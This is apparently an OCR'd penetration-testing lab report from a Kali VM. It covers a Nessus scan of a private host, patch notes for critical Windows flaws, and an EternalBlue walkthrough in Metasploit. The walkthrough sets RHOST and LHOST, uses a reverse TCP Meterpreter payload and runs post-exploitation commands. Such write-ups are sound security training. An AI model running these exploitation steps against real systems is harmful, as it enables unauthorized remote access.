
Access Nessus through a browser by going to: https://localhost:8834.




kali-linux-2025.1c-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2025.1c-vmwar...
15:37
Kali Linux
Nessus Essentials / Folde
https://kali:8834/#/scans/reports/5/history
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
tenable Nessus Essentials
Scans
Settings
Eshan
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Tenable News
Frequently Asked Questions about Vibe Coding
Read More
Search History
1 History
Start Time
Last Scanned
Status
Current
Today at 3:37 PM
N/A
Running
Scan Details
Policy: Basic Network Scan
Status: Running
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 3:37 PM
Vulnerabilities
Critical
High
Medium
Low
Info



kali-linux-2025.1c-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2025.1c-vmwar...
15:42
Kali Linux
Nessus Essentials / Folde
https://kali:8834/#/scans/reports/5/hosts
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
tenable Nessus Essentials
Scans
Settings
Eshan
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Tenable News
Frequently Asked Questions about Vibe Coding
Read More
Filter
Search Hosts
1 Host
Host
Vulnerabilities
192.168.1.6
1 1 1 34
Scan Details
Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 3:37 PM
End: Today at 3:40 PM
Elapsed: 3 minutes
Vulnerabilities
Critical
High
Medium
Low
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

🔴 CRITICAL VULNERABILITY NOTICE



⚠️ 1. IIS FTP Service (MS11-004)

- Vulnerability: Heap-based buffer overflow in TELNET_STREAM_CONTEXT::OnSendData function.
- Impact: Allows unauthenticated remote attackers to execute arbitrary code.
- Outdated Service: IIS FTP service (if not patched).
- Patch: KB2489256
- Risk Level: Critical
- Fix: Install the MS11-004 security update or disable FTP if not in use.




⚠ 2. Windows DNS Client (MS11-030)

- Vulnerability: Improper handling of LLMNR queries.
- Impact: Can lead to remote code execution via spoofed responses.
- Outdated Service: DNS Client Service
- Patch: KB2524375
- Risk Level: Critical
- Fix: Install MS11-030 update and disable LLMNR via Group Policy if not needed


Step 5: Exploitation Phase

Scan and confirm SMB vulnerability on this PC using the **smbclient** command.




Choice of Exploitation Tool – Metasploit Framework

The **Metasploit Framework** was chosen for exploitation due to its wide range of ready-to-use exploits and payloads. It supports scanning, exploitation, and post-exploitation tasks. In this assessment, it was used to test for SMB vulnerabilities and simulate real-world attacks in a controlled environment.




The Metasploit module **exploit/windows/smb/ms17_010_eternalblue** exploits the well-known EternalBlue vulnerability (MS17-010) in the SMB protocol on Windows systems. This exploit allows remote attackers to execute arbitrary code and gain control over vulnerable machines.




set RHOST 192.168.1.6 sets the target machine's IP address (**Remote Host**) to be exploited.

set LHOST 192.168.1.7 sets your machine's IP address (**Local Host**) to receive the connection back from the exploit.




This sets the payload to **Meterpreter** for 64-bit Windows, using a **reverse TCP connection**. Once the target is exploited, it will connect back to the attacker's machine, giving remote control through the Meterpreter shell.



Gaining Access and Creating a Session


After setting the target and payload, the **exploit** command was used. If the target was vulnerable, a **Meterpreter session** was successfully created. This session gave remote access to the target machine for further actions.



Step 6: Post-Exploitation Phase


Identify Running Processes on the Target Machine

After gaining access, the **ps** command was used in the Meterpreter session to list all active processes running on the target machine.




🌐 Identify Network IP Address and Default Gateway on the Target

Use the Meterpreter command **shell** to open a command prompt on the target machine.



Run the Windows command **ipconfig** to display the IP address and default gateway information

